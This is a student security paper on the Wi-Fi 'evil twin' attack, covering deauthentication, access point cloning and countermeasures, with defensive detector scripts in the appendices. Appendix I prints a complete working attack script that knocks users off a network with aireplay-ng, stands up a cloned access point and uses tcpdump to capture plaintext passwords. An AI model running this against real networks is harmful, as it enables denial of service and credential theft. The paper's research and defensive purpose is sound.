Exploration of the evil twin attack on Wi-Fi access points and countermeasure

Melvin Soh
National University of Singapore
e0002846@u.nus.edu

Rajendran Premkumar
National University of Singapore
a0126219@u.nus.edu

Tiago Kieliger
National University of Singapore
tiago.kieliger@gmail.com

Valérian Rey
National University of Singapore
e0216407@u.nus.edu

Yoshiaki Nishimura
National University of Singapore
yoshiaki.n@u.nus.edu

ABSTRACT

This project addresses security flaws in the design of IEEE.802.11 (more commonly known as the Wi-Fi protocol) that allows an attacker to clone an existing access point and direct the traffic to that malicious clone with the goal of acquiring a man in the middle position. In this paper, we will explore how an attacker might create a clone of an Access Point, how he disconnects existing users from that network and how the users will connect to the "Evil Twin". We will also explore various countermeasures against these techniques and also propose our own solutions.

Categories and Subject Descriptors

C.2.0 **[Computer-Communication Networks]**: General---Security and Protection;
C.2.2 **[Computer-Communication Networks]**: Network Protocols---Protocol Verification, Wi-Fi Protocols;

General Terms

Experimentation, Security

Keywords

Wi-Fi, Deauthentication, WPA, Evil twin, hotspot, access point, spoofing, man-in-the-middle, WPA2

1. INTRODUCTION

In any place in the city, when we scan for available Wi-Fi networks on our devices we get a long list of networks, some are protected, while others are not. Most of us would have the experience of trying to connect to any of the open networks hoping for free internet connection. For example in Singapore there are more than 3500 unsecured access points provided by the government [3]. At home, we are used to connect to our own protected Wi-Fi from our mobile devices. But how do we ever know that the networks we connect to are what they claim to be ? In this project, we attempt to explore various techniques to actively gain a man-in-the-middle position between a Wi-Fi AP (we will extensively use the term AP in this report as a shorthand for access point) and its users after the connection between them is already established (whether protected or not). Hoping that a user connect to an evil AP by himself is more related to social engineering and is thus not discussed here. We have worked both on unprotected AP (open Wi-Fi connection that does not require a password and that is not encrypted), evidently easier, and Wi-Fi Protected Access 2 (WPA2), today's most common Wi-Fi security protocol. Other security protocols, such as Wireless Equivalent Privacy (WEP) or the first version of WPA are not used anymore today because of the security flaws that they contained, and are thus not discussed here. This man-in-the-middle position is a necessary starting point for several different attacks that one can try to achieve. For that reason, making sure a network is not being spoofed is an important step towards making the Wi-Fi setup secure for its users. That is why we also explore various ways of protecting against this "Evil Twin" attack. We will describe this attack in detail later on.

Throughout this report, we will be referring to the term "open Wi-Fi". We are going to define its meaning as follows:

1. Wi-Fi network with no encryption scheme, or
2. Protected Wi-Fi network with its key made available to the public.

The second definition is realistic in some settings: for example, a fast-food store may have a WPA2-protected network whose key will be provided upon the purchase of the store's food or service.

2. MAN-IN-THE-MIDDLE

A man-in-the-middle (MiTM) is a type of attack where a malicious user M monitors the communication between two users A and B. Both A and B think they are directly connected to each other, while in fact M is receiving all the messages from A to B and from B to A, and redirects it to B or to A. If this communication is not encrypted, the malicious user has access to all the private data transmitted, and has a possibility of sending evil messages instead of just redirecting the conversation.

2.1 MiTM on Open AP



Figure 1. MiTM on Open AP

In the case of an open Wi-Fi (unprotected or WPA2 encrypted with known key), A client (a mobile phone or a laptop say) is connected to the legitimate AP, which is the gateway router and thus provides a connection to the rest of the network (i.e. to the internet). In this setup we will consider a MiTM in the form of a rogue AP which will trick client A into thinking that it is the legitimate AP using a deauthentication attack that will be thoroughly described later on. Of course the rogue AP can then itself connect to the internet by any means, such as a broadband cellular network, another access point, or even through the legitimate AP itself.

This situation is depicted in the above diagram, where the red arrows show the connections after the rogue AP has acquired a MiTM position.

Since in this communication we either know the WPA2 key, or there is no encryption at all, the rogue AP can reliably read, block, modify or inject packets, which opens the door to a whole range of attacks. As an example in our demonstration we use the MiTM position to redirect all the web traffic from the client to a crafted HTTP server.

2.2 MiTM on WPA2 secured AP



Figure 2. MiTM on WPA2 secured AP

The MiTM attack on a WPA2 secured AP is slightly different from that on open AP since we assume that the connection between the client and the AP is encrypted. In this case if a rogue AP M manages to trick client A into communicating with it, it cannot directly act as an access point since the packets received are encrypted. However, the attacker M can transmit the packets received from A to the legitimate AP S and also transmit packets received from S to A. Figure 2. depicts this setup.

In this situation A and S are not aware that all their communications are going through M. This allows M to reliably block or replay packets. This raises security concerns : the recently discovered attack that defeats WPA2 provides a perfect example : the key reinstallation attack needs this MiTM position to reliably control the packets sent between the client and the AP. [6] In particular, being able to reliably block specific packets allows the attacker to exploit a vulnerability in the WPA2 4-way handshake.

3. VULNERABILITIES AND EXPLOITS

In this section we will describe various vulnerabilities of wireless devices and the protocol they currently use and then combine those in order to perform a MiTM attack.

3.1 Frames

The Wi-Fi protocol defines various types of frames used by the clients and the access points to communicate. A few examples are the data frame, which encapsulates data from higher layers, the beacon frame, which is emitted periodically by an AP to advertise its presence, or the deauthentication frame which terminates the communication between a client and an AP. The latter is of particular interest since a weakness in its conception opens the door to the so-called deauthentication attack. We leverage this flaw in our project in order to get a MiTM position.

3.2 Deauthentication Attack

The deauthentication frame is sent by a station to another when it wants to terminate the communication between the two, and can be sent at any point in time while the two stations are connected. The major flaw resides in the fact that this deauthentication frame is not itself cryptographically authenticated in any way even when the connection is WPA2 secured. This deauthentication frame can even be broadcasted in order to terminate all the ongoing connection with a particular AP. As such an attacker can impersonate an AP and broadcast deauthentication frames to all the users connected to it and thus terminate all the ongoing connections within the targeted network. Figure 3 illustrates this process:



Figure 3. Deauthentication attack

Depending on its configuration, the client's firmware may try to resume the connection promptly after receiving the deauthentication frame from the AP. Sending many spoofed deauthentication packets in short time intervals prevents the client to access the server at all. This denial of service attack (DoS) is very effective against any access point or client that is IEEE 802.11 compliant.

3.3 ESSID, BSSID and Channels

In this section we will delve into different properties of AP's which will be relevant when it comes to the evil twin attack. A basic property that everyone knows about, tough maybe under a different name, is the ESSID. In fact, the ESSID, which stands for extended service set identification, is nothing but the name of the access point. This name is not unique and can be shared by many distinct AP's. Then there is the BSSID, which stands for basic service set identification, that is the MAC address of the AP. This 48-bit identifier is supposed to be unique but there is no verification whatsoever and it can thus be spoofed. Finally an AP has to transmit on a given channel, where each channel corresponds to a range of radio frequencies. Some countries have different regulations concerning different channels but the details of it are not relevant to the discussion. For example channel 10 is centred at 2.457 GHz with a width of 22 MHz. Usually AP's tend to use different channels so as not to interfere with each other, tough it is possible to have multiples AP's, even with the same ESSID, on the same channel as long as their BSSID are different.

3.4 Evil Twin Attack on Open Wi-Fi

When connected to a particular AP, a device will remember its ESSID to reconnect to it later on. Although it depends on the device and may be disabled in some cases. But most people are used to their computer automatically connecting to known AP's, so we assume that this feature is enabled. If multiple AP's with the same known ESSID are available, the devices chooses the one with the stronger signal. This behaviour, combined with the deauthentication attack can be leveraged to perform the so called "evil twin attack". The setup is as follows : suppose a client is connected to an unprotected AP with ESSID "free_wifi". An attacker can set up a rogue AP (the evil twin) with the same essid (i.e. "free_wifi") as the target on a different channel (the BSSID can be arbitrary). Even if the signal of this rogue AP is stronger than the legitimate one, this will not make the client connect to it. In order to achieve that the attacker performs a deauthentication attack, which will disconnect the client. Upon reconnection, the client will connect to the rogue AP given that its signal is stronger (which is a strong assumption). At this point the attacker successfully acquired a MiTM position.

3.5 Evil Twin Attack on WPA2 Secured Wi-Fi

As we have seen it in section 2.2, a MiTM on a WPA2 secured Wi-Fi does not try to decrypt the packets but only forward them between the client and the AP. To achieve this, we proceed as for the open Wi-Fi case, with the difference that the MAC address of the rogue AP cannot be arbitrary, but must be identical to that of the legitimate AP. In fact, this is necessary because the session key used by the client and legitimate AP to communicate depends on the key, the client's and the AP's MAC addresses [5]. The deauthentication attack works just as well as for the open Wi-Fi case since the deauthentication frame is not authenticated as discussed in section 3.2.

4. IMPLEMENTATION ON OPEN Wi-Fi

In this section, we will discuss the implementation of our demonstration for the evil twin attack on open Wi-Fi. We will cover the material used as well as the code we developed for this purpose.

4.1 Tools

In the next sections we will describe in details the setup we used and the software we developed in order to achieve a successful evil twin attack on an open AP and on a WPA2 secured AP.

4.1.1 Hardware

The setup needed for this demonstration consists of 3 distinct entities, which are the client, the AP and the attacker. For the client we experimented with different devices such as an android phone, an iOS phone, a linux laptop et and windows laptop. In each case the attack worked. For the legitimate AP we used a TP-LINK M7350 mobile Wi-Fi, but any commercial access point can be used. The most important part is the hardware used by the attacker: we used a laptop running on linux with an integrated wireless chip, combined with 2 usb Wi-Fi-dongles. The attacker runs a software AP on his machine. This requires two distinct network interfaces, one called the facing interface which connects the laptop to the internet, while the other acts as the rogue access point. Moreover an additional network interface is needed to perform the deauthentication attack. This interface needs to be compatible with the aircrack-ng software [2], which we will describe in the next section. For this we used a TP-LINK WN722N usb dongle.

4.1.2 Software

As for the software, we have used many different Linux tools, accessible through command line. The most important ones are **ifconfig** and **iwconfig**. These two tools provide information about the interfaces, and allow to change their configuration. Iwconfig is more focused on wireless interfaces, and allows for example to set an interface to monitor mode, while ifconfig is used for more general purposes, such as activating or deactivating an interface. We used another tool named **iwlist** that allows to obtain information on the networks detected by a wireless interface.

We also used the **aircrack-ng** module [1] that contains many different "hacking" tools. However we only used one of them, **aireplay-ng** which allows to send frames (that comes handy for the deauthentication part). Finally we used **create_ap**, a tool [4] that allows the creation of an access point specifying the desired ESSID, the Internet access interface, and the outgoing interface.

4.2 Methodology

The program **evil_twin.sh** that we have written is a Bash script that performs the evil twin attack on open Wi-Fi. The code is provided in Appendix I. Below is the explanation of the main ideas of this implementation.

First of all, we ask the user which interface he wants to use for the connection to the Internet, for the access point, and for the deauthentication. This is a necessary step for portability, because the Wi-Fi card's interface name can change from a computer to another, and is very likely to change from a Wi-Fi dongle to another.

Then the script shows a list of the existing nearby APs, and asks the user to select one to perform the attack on. The next step is to scan the network, and keep only information (ESSID, BSSID, channel) about the previously selected AP.

After this, we can create the rogue AP. We do this using **create_ap** and specifying the access point interface, the Internet access interface, and the ESSID of the Wi-Fi, that will of course be the target Wi-Fi's name.

Now that we have created the evil twin, we need the users to connect to it. That is, we need to disconnect them from the legitimate AP and hope our rogue AP has a stronger signal so that they automatically reconnect to ours. Placing our computer physically closer to the users than the legitimate AP can contribute to the success of the operation.

For this part we first need to set the deauthentication interface in monitor mode. Then in a loop, a deauthentication attack is launched against every AP with the target ESSID (in case the target Wi-Fi is actually composed of various different APs), broadcasting deauthentication frames with **aireplay-ng**. At this point all of the users of the target AP should be disconnected, and are likely to automatically reconnect to the evil twin.

The implementation of an Evil Twin access point for WPA/WPA2 networks with a known Pre-Shared-Key is similar to that of open Wi-Fi. WPA/WPA2-PSK networks are predominant in most restaurants and coffee shops where the Pre-Shared-Key is displayed in public. Most members of the public believe that as long as there's a password for the Wi-Fi network, that it is secured, however, the following steps will show how easy it is to set up a Man-In-The-Middle attack for these networks.

First, a rogue AP will be created just as the previous section states, except that this time, we will change the network type to WPA/WPA2-PSK and assign the same Pre-Shared-Key as that of the target network. Following which, deauthentication frames will be broadcasted to the target network to bump off all existing users from that network. Finally, the victims will automatically connect to the Evil Twin Access Point and the Man-In-The-Middle position is gained by the attacker.

4.3 Results

We tested this script using different devices as the user, running on either iOS, Android or Windows 7. There was no difference between them, they all got disconnected as intended when broadcasting deauthentication frames. However, some devices do not accept broadcasted deauthentication frames. This problem was remedied by sending a targeted deauthentication frame to that device. The reconnection also automatically started on all of these devices. Most of the times, it reconnected to the evil twin. However, sometimes, especially when the legit AP was closer than the rogue AP, the device was reconnecting to the legitimate one which is not our goal.

The results for the WPA/WPA2-PSK network is the same as the open Wi-Fi network. The important thing to note regarding the protected networks is that even when they are deauthenticated from the target network and automatically connect to the Evil Twin AP, the users are not prompted to re-enter the password. This will prevent even knowledgeable individuals from getting suspicious.

5. PROPOSED COUNTERMEASURES

There are various ways to prevent the evil twin attack from happening whether on the client side or on the access point side. In this section we will discuss some of them and evaluate their efficacy.



Figure 4. Notification of ongoing attack

5.1 Detection of Deauthentication

Similar to spoofing a deauthentication frame, it is also easy for us to sniff what kind frames are sent over the air, provided that they are not encrypted from our perspective: thus, we are able to monitor the rate at which deauthentication frames are sent to or from the AP's MAC address. If this rate is unusually high, there is a high chance that a deauthentication attack is taking place. Furthermore, The deauthentication frames are almost always broadcasted and the Reason Code for deauthentication is always the same; "Class 3 frame received from nonassociated STA (0x0007). When we combine these three conditions, it is possible to detect deauthentication attacks with a high probability.

5.2 Detection of Evil Twin

As we have discussed in previous sections the evil twin is a rogue access point that possesses the same ESSID as a legitimate one and may or may not have the same BSSID as well.

In the case of a cloned BSSID, a way to detect the attack is to scan the neighbouring access points regularly and notify the user when two AP's have the same ESSID and BSSID but on different channels. This usually does not happen unless an attack is ongoing.

If the rogue AP has an arbitrary BSSID different from the legitimate one, the details of the AP's alone do not give enough information to detect an ongoing attack. As such a user could create a whitelist containing all the ESSIDs

he trusts and their corresponding BSSIDs. For example the home setup of a user could be composed of multiple APs in order to have a good cover inside his whole house. When setting up those APs, the user whitelists their corresponding BSSIDs. Then a program scans the access points regularly a informs the user when an available AP is not whitelisted (figure 5).

Combining these two approaches at the same time allow for an easy to implement client-side detection of the evil twin attack. The main drawback being the difficulty of maintaining a correct and up-to-date whitelist of the trusted AP's.

5.3 Integrity check of management frames

As have been implemented, we are able to easily spoof either the AP or the client's MAC address and send deauthentication frame on their behalf, even if the network is encrypted with a key unknown to the attacker. The flaw lies in the fact that management frames are unencrypted.

What can be done to prevent deauthentication attack is simple: make the Wi-Fi network encrypted if not already so, and protect the management frames in addition to the data frames so that we can enforce their confidentiality as well as authenticity. This way, it is difficult, if not impossible, for an attacker to impersonate the clients or the AP since the attacker will have to know the shared key established between them to pass the integrity check.

In 2009, a new protocol that augments this feature to the existing Wi-Fi protocol was officially released, named 802.11w [7]. This protects not only the data frames but also the management frames such as deauthentication, and thus is immune to such attacks from outside.

5.4 Security at Higher Layers

If the Wi-Fi protocol, which operates at both the physical and data link layer, fails to provide the security requirements it is possible to rely on higher layers. As an example it is now common practice to use the HTTPS protocol (application layer) in order to secure connection to websites. Although HTTPS is not itself free from any vulnerability, such as SSL strip for example. Furthermore, even if appropriate security measures at higher layers may prevent a MiTM from reading, tampering or replaying the packets the attacker could still block some or all of them.

6. IMPLEMENTATION OF SELECTED COUNTERMEASURES

In the following sections we will describe our own implementations of two of the countermeasures described in section 5.

6.1 Detection of Deauthentication

We have used the following tools to implement a proof-of-concept deauthentication detection program, **detect_deauth.py**.

- Python 2.7 with **scapy** library, on Ubuntu Linux
- Wi-Fi dongle (for monitor interface)

The algorithm of **detect_deauth.py** is very simple and is as follows:

1. Set the Wi-Fi dongle to monitor mode. This allows us to use the interface to sniff packets being sent in the air.
2. Specify which MAC address to monitor.
3. For every deauthentication frame sniffed by the interface, check its source and destination MAC address. If either of the two fields contains the target MAC address, we increment the deauth counter.
4. If the rate of deauthentication frames per minute is above the threshold specified by the user, we print out a warning.

The way we distinguish deauthentication frames from other types of frames is by the frame type and subtype: management frames are of type 0, and further, deauthentication frames are of subtype 12. See Appendix V for the list of types and subtypes of IEEE 802.11 frames.

Note that it is somewhat difficult to determine exactly the rate beyond which we recognize deauthentication attack is in place and below which we assume order. This is because deauthentication frames are a part of the legitimate network protocol which are sent back and forth between two authentic machines. Here, our goal is to demonstrate the feasibility of detecting deauthentication frames, and thus such a complication is simplified by allowing the user to specify the rate.

6.2 Detection of Evil Twin attack

In the bash script **evil_twin_detect.sh** provided in appendix III, we implemented the defence mechanisms described in section 5.2. This script can be run on the computer of a client while he is connected to the internet and a soon as an evil twin attack is detected, the client is informed by a notification. This program lists all the APs with the same ESSIDs as that of the AP the client is connected to. It checks that no two of those share the same BSSID and that all are in the client's whitelist. If one of these conditions is not met a notification is sent to inform the client of a possible ongoing attack. The whitelist is a text file named **authorised.list** (a sample is provided in appendix IV) which must follow the following format : the first line consists of an integer X denoting the number of different whitelisted ESSIDs. This line is followed by X blocks. Each one begins with the ESSID on the first line, then an integer Y denoting the number of accepted BSSIDs, followed by the Y BSSIDs each on a new line.

7. CONCLUSION

In this paper, we have implemented a Man-In-The-Middle attack on both Open Wi-Fi and WPA/WPA2-PSK protected Wi-Fi. This was done by setting up an Evil Twin AP and broadcasting deauthentication frames in the target network to kick current users off from the network. Following which, the users' devices will automatically reconnect to the Evil Twin AP which will grant us the Man-In-The-Middle position. Finally, we have also proposed and implemented two countermeasures. The first method detects suspicious deauthentication frames and the second method detects Evil Twin Access Points.

In conclusion, we have proven how unsecure Open Wi-Fi networks and WPA/WPA2-PSK networks are and that it is easy for a malicious user to perform all manners of MiTM attacks on these networks once he is in position.

8. ACKNOWLEDGEMENTS

We would like to thank Professor Hugh Anderson for his guidance and advice during the entirety of this project. We would also like to thank him for loaning us the necessary equipment that were vital in completing this project.

9. REFERENCES

[1] Aircrack-ng. 2017. Aircrack-ng's website. Retrieved November 6, 2017 from https://www.aircrack-ng.org/

[2] Darkaudax. 2014. Tutorial : Is My Wireless Card Compatible? Retrieved November 9, 2017 from https://www.aircrack-ng.org/doku.php?id=compatible_cards

[3] Info-communications Media Development Authority. 2017. Wireless@SG Hotspot List. Retrieved October 23, 2017 from https://www.imda.gov.sg/~/media/imda/files/community/consumer%20education/wirelless%20sg/hotspot%20list1.pdf

[4] Oblique. 2013. Create_ap's GitHub project. Retrieved November 6, 2017 from https://github.com/oblique/create_ap

[5] Frank Piessens and Mathy Vanhoef. 2014. Advanced Wi-Fi Attacks Using Commodity Hardware. Retrieved November 9, 2017 from https://people.cs.kuleuven.be/~mathy.vanhoef/papers/acsac2014.pdf

[6] Frank Piessens and Mathy Vanhoef. 2017. Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. Retrieved November 9, 2017 from https://papers.mathyvanhoef.com/ccs2017.pdf

[7] IEEE. 2009. 802.11w Protected Management Frames. Retrieved November 12, 2017 from http://grouper.ieee.org/groups/802/11/Reports/tgw_update.htm

10. APPENDIX

The code is also available at :
https://github.com/CS3235-project/wifi-spoofing

I. EVIL_TWIN.SH

```
#!/bin/bash
echo "Enter interface for monitoring/injection"
read interface_deauth
echo "Enter interface for rogue AP"
read interface_ap
echo "Enter faceing interface"
read interface_faceing
echo "Enter Wi-Fi type 1: Open, 2: WPA/WPA2 PSK"
read wifitype

if [ $wifitype = 2 ]
then
    echo "Please enter the passphrase"
    read -s passphrase

fi
echo "Setting up interfaces, this might take while"

ifconfig ${interface_deauth} down
iwconfig ${interface_deauth} mode managed
ifconfig ${interface_deauth} up
sleep 5s
ifconfig ${interface_ap} down
iwconfig ${interface_ap} mode managed
ifconfig ${interface_ap} up
sleep 5s


#shows a list of the neighbooring AP's
iwlist ${interface_deauth} scan | grep "ESSID"

echo "Enter the ESSID of the target AP"
read essid

#stores in an array information about AP's with the given ESSID (MAC Address, channel, ESSID)
array=( $(sudo iwlist ${interface_deauth} scan | grep "Address\|Channel:\|ESSID:" | grep -B 2 "${essid}") )

#variable used keep track of the index of the array
count=0

echo "Do you really want to attack ${essid} Yes/No ?"
read response

if [ $response = Yes ]
then
    echo "Attack launched"
    if [ $wifitype = 1 ]
    then
        #a rogue AP with the target ESSID is created
        xterm -hold -e create_ap ${interface_ap} ${interface_faceing} "${essid}" &
        sleep 5s
        echo " Wireless Network ${essid} created"

    fi

    if [ $wifitype = 2 ]
    then
```

```
        xterm -hold -
e create_ap ${interface_ap} ${interface_faceing} "${essid}" ${passphrase} &
        sleep 5s
        echo "Wireless Network ${essid} created"

    fi


    #puts the deauthing interface into monitor mode, necessary for injecting dauthenticatio
n frames
    ifconfig ${interface_deauth} down
        iwconfig ${interface_deauth} mode monitor
    ifconfig ${interface_deauth} up

    #a deauthentication attack is launched against every AP with the target ESSID
    for i in "${array[@]}"
    do
        #these magic constants (%8, -
eq 4) are designed to extract the required information from the grep output
        if [ $(($count%8)) -eq 4 ]
        then
            #stores the target AP's MAC address
            address=$i
        fi
        if [ $(($count%8)) -eq 5 ]
        then
            #stores the target AP0s channel
            channel="${i//[!0-9]/}"

            #switches the channel of the deauthing interface to the target AP's channel
            iwconfig ${interface_deauth} channel ${channel}

            #deauthenticate users connected to the target AP
            (xterm -hold -e aireplay-ng -0 15 -a ${address} ${interface_deauth} &)
        fi
        ((++count))
    done
fi

xterm -hold -e "tcpdump -i ${interface_ap} port http -l -A | egrep -
i 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=|passwd=|password=|pass:|user:|username
:|password:|login:|pass |user ' --color=auto --line-buffered -B20" &
```

II. DEAUTH_DETECT.PY

```
#!/usr/bin/env python

""" execute with root permission
let wlan1 be the interface used for monitoring. Then either
1. Use airmon-ng wlan1 start
    to set up interface named mon0
2. Do manually:
    ifconfig wlan1 down
    iwconfig wlan1 mode monitor
    iwconfig wlan1 channel (set to whichever channel the AP is in)
    ifconfig wlan1 up

Make sure that the channel in which your AP is active and the channel your monitoring inter
face
is in are the same.
"""

import sys
import socket
import time
import string
```

```
21. from scapy.all import *
22. 
23. # global variables such that they are accessible from the event handler
24. target_mac = None # must be lowercase
25. target_essid = None
26. deauth_count = 0
27. last_time_deauth_received = 0
28. threshold = 0
29. 
30. def sniff_req(packet):
31.     """ event handler for scapy's sniff method
32.         the argument is the packet received
33.     """
34.     ## DEBUG-MODE
35.     # if packet.haslayer(Dot11):
36.     #     print packet.sprintf("packet from AP [%Dot11.addr2%] to Client [%Dot11.addr1%]")
37. 
38.     # look for a deauth packet
39.     if packet.haslayer(Dot11Deauth):
40.         global deauth_count, last_time_deauth_received
41.         if True: # just to avoid changing indentation
42.             current_time = time.time()
43.             if current_time - last_time_deauth_received > 60:
44.                 last_time_deauth_received = current_time
45.                 deauth_count = 0
46.             deauth_count += 1
47.             print packet.sprintf("Deauth from AP [%Dot11.addr2%] to Client [%Dot11.addr1%], \
48.             Reason [%Dot11Deauth.reason%]")
49.             print 'count/min = %d' % (deauth_count)
50. 
51. def info(fm):
52.     if fm.haslayer(Dot11):
53.         if ((fm.type == 0) & (fm.subtype==8)):
54.             captured_essid = str(fm.info).strip()
55.             captured_essid = string.lower(captured_essid)
56.             # print captured_essid #uncomment this line to check if scanning properly
57.             global target_essid
58.             if captured_essid == target_essid:
59.                 global target_mac
60.                 target_mac = fm.addr2
61. 
62. def is_mac_found(p):
63.     """ function that is supposed to be passed to sniff() to terminate sniffing
64.     """
65.     global target_mac
66.     return target_mac != None
67. 
68. def find_mac_from_essid(interface):
69.     """ converts ESSID to MAC address. Timeout is set to 4
70.     """
71.     sniff(iface=interface,prn=info, timeout=4)
72. 
73. def main():
74.     """ main function
75.     """
76.     if len(sys.argv) < 4:
77.         print 'Wrong command arguments'
78.         print '1. specify your interface used for monitoring'
79.         print '2. specify the network to monitor'
80.         print '3. specify the deauth frame count limit per min'
81.         print 'for example:\n ' + sys.argv[0] + ' mon0 myWifi 40'
82.         sys.exit()
83. 
84.     global target_mac, threshold, last_time_deauth_received, target_essid
```

```
85.
86.     interface = sys.argv[1]
87.     target_essid = sys.argv[2]
88.     threshold = sys.argv[3]
89.
90.     print 'scanning for the MAC address of %s' % (target_essid)
91.     find_mac_from_essid(interface=interface)
92.     if  target_mac is None:
93.         print 'corresponding mac address was not found.'
94.         print 'is the network up?'
95.         sys.exit()
96.
97.     target_mac = string.lower(target_mac)
98.
99.     last_time_deauth_received = time.time()
100.            # Berkeley Packet Filter format
101.            filter_statement = "ether src " + target_mac
102.
103.            print 'now monitoring ESSID(%s) with BSSID(%s) on interface %s' % (target_essid
    , target_mac, interface)
104.            sniff(filter=filter_statement, iface=interface, prn=sniff_req)
105.            # sniff(iface=interface, prn=sniff_req) # uncomment this line to test that the
    filter is working
106.
107.        if __name__ == '__main__':
108.            main()
```

III. EVIL_TWIN_DETECT.SH

```
1.  #!/bin/bash
2.
3.  #basic version of a defence program against hotspot spoofing
4.  #given some preferred essid and MAC, if another MAC with the same SSID exists
5.  #a notification warns the user
6.
7.  echo "Enter scanning interface"
8.  read interface
9.  mapfile -t myArray < authorised.list
10. while true
11. do
12.     index=1
13.     for j in $(seq 0 $((myArray[0]-1)))
14.     do
15.         count=0
16.         SSID=${myArray[index]}
17.         ((++index))
18.         connectedSSID=$(iwgetid -r)
19.         array=( $(iwlist ${interface} scan | grep Address ) )
20.         connectedMAC=${array[4]}
21.         nbAuthorisedMacs=${myArray[index]}
22.         ((++index))
23.         if [ "$SSID" == "$connectedSSID" ]
24.         then
25.             array=( $(sudo iwlist ${interface} scan | grep 'Address\|ESSID:' | grep -
    B 1 "\"${SSID}\"") )
26.             sameMac=0
27.             for i in "${array[@]}"
28.             do
29.                 if [ $((count%7)) -eq 4 ]
30.                 then
31.                     #echo "${i}"
32.                     #echo "${connectedMAC}"
33.                     if [ "${connectedMAC}" == "$i" ]
34.                     then
35.                         ((++sameMac))
```

```
                    fi
                    problem="YES"
                    for k in $(seq $index $((index+nbAuthorisedMacs-1)))
                        do
                        if [ "${myArray[k]}" == "$i" ]
                        then
                            problem="NO"
                        fi
                    done
                    if [ "$problem" != "NO" ] && [ "${i}" != "ESSID:\"$SSID\"" ]
                    then
                        notify-send "Warning, wifi ${SSID} may be compromised"
                        echo "Warning, unexpeced MAC : ${i}"
                    fi
                fi
                ((++count))
            done
            if [ "$sameMac" != "1" ]
            then
                notify-send "Warning, wifi ${SSID} may be compromised"
                echo "Warning, there are ${sameMac} AP with identical MAC"
            fi
        fi
        index=$((index+nbAuthorisedMacs))
    done
done
```

IV. WHITE.LIST

```
2
NUS
2
88:F0:31:8D:21:CF
A8:9D:21:F3:70:8F
NUSOPEN
1
58:2A:F7:9E:45:A4

```

Wireshark 802.11 Display Filter Field Reference

Frame Type/Subtype	Filter
Management frames	wlan.fc.type eq 0
Control frames	wlan.fc.type eq 1
Data frames	wlan.fc.type eq 2
Association request	wlan.fc.type_subtype eq 0
Association response	wlan.fc.type_subtype eq 1
Reassociation request	wlan.fc.type_subtype eq 2
Reassociation response	wlan.fc.type_subtype eq 3
Probe request	wlan.fc.type_subtype eq 4
Probe response	wlan.fc.type_subtype eq 5
Beacon	wlan.fc.type_subtype eq 8
Announcement traffic indication map (ATIM)	wlan.fc.type_subtype eq 9
Disassociate	wlan.fc.type_subtype eq 10
Authentication	wlan.fc.type_subtype eq 11
Deauthentication	wlan.fc.type_subtype eq 12
Action frames	wlan.fc.type_subtype eq 13
Block ACK Request	wlan.fc.type_subtype eq 24
Block ACK	wlan.fc.type_subtype eq 25
Power-Save Poll	wlan.fc.type_subtype eq 26
Request to Send	wlan.fc.type_subtype eq 27
Clear to Send	wlan.fc.type_subtype eq 28
ACK	wlan.fc.type_subtype eq 29
Contention Free Period End	wlan.fc.type_subtype eq 30
Contention Free Period End ACK	wlan.fc.type_subtype eq 31
Data + Contention Free ACK	wlan.fc.type_subtype eq 33
Data + Contention Free Poll	wlan.fc.type_subtype eq 34
Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 35
NULL Data	wlan.fc.type_subtype eq 36
NULL Data + Contention Free ACK	wlan.fc.type_subtype eq 37
NULL Data + Contention Free Poll	wlan.fc.type_subtype eq 38
NULL Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 39
QoS Data	wlan.fc.type_subtype eq 40
QoS Data + Contention Free ACK	wlan.fc.type_subtype eq 41
QoS Data + Contention Free Poll	wlan.fc.type_subtype eq 42
QoS Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 43
NULL QoS Data	wlan.fc.type_subtype eq 44
NULL QoS Data + Contention Free Poll	wlan.fc.type_subtype eq 46
NULL QoS Data + Contention Free ACK + Contention Free Poll	wlan.fc.type_subtype eq 47

IEEE 802.11
Pocket Reference Guide
SANS Institute
www.sans.org

Acronyms

AES	Advanced Encryption Standard	PEAP	Protected EAP
AID	Association Identifier	PMK	Pairwise Master Key
AP	Access Point	PRGA	Pseudo-Random Generation Algorithm
BS	Base Station	PSK	Pre-Shared Key
BSS	Basic Service Set	PSPF	Publicly Switched Packet Forwarding
BSSID	Basic Service Set Identifier	PTK	Pairwise Temporal Key
CCA	Clear Channel Assessment	RF	Radio Frequency
CCMP	Counter Mode with Cipher Block Chaining Message Authentication Code Protocol	RFMON	Radio Frequency Monitoring
		RSSI	Received Signal Strength Indicator
		RTS	Request to Send
CTS	Clear to Send	SNR	Signal to Noise Ratio
DS	Distribution System	SS	Subscriber Station
EAP	Extensible Authentication Protocol	SSID	Service Set Identifier
FAST	Flexible Authentication via Secure Tunneling	STA	Station
		TIM	Traffic Indication Map
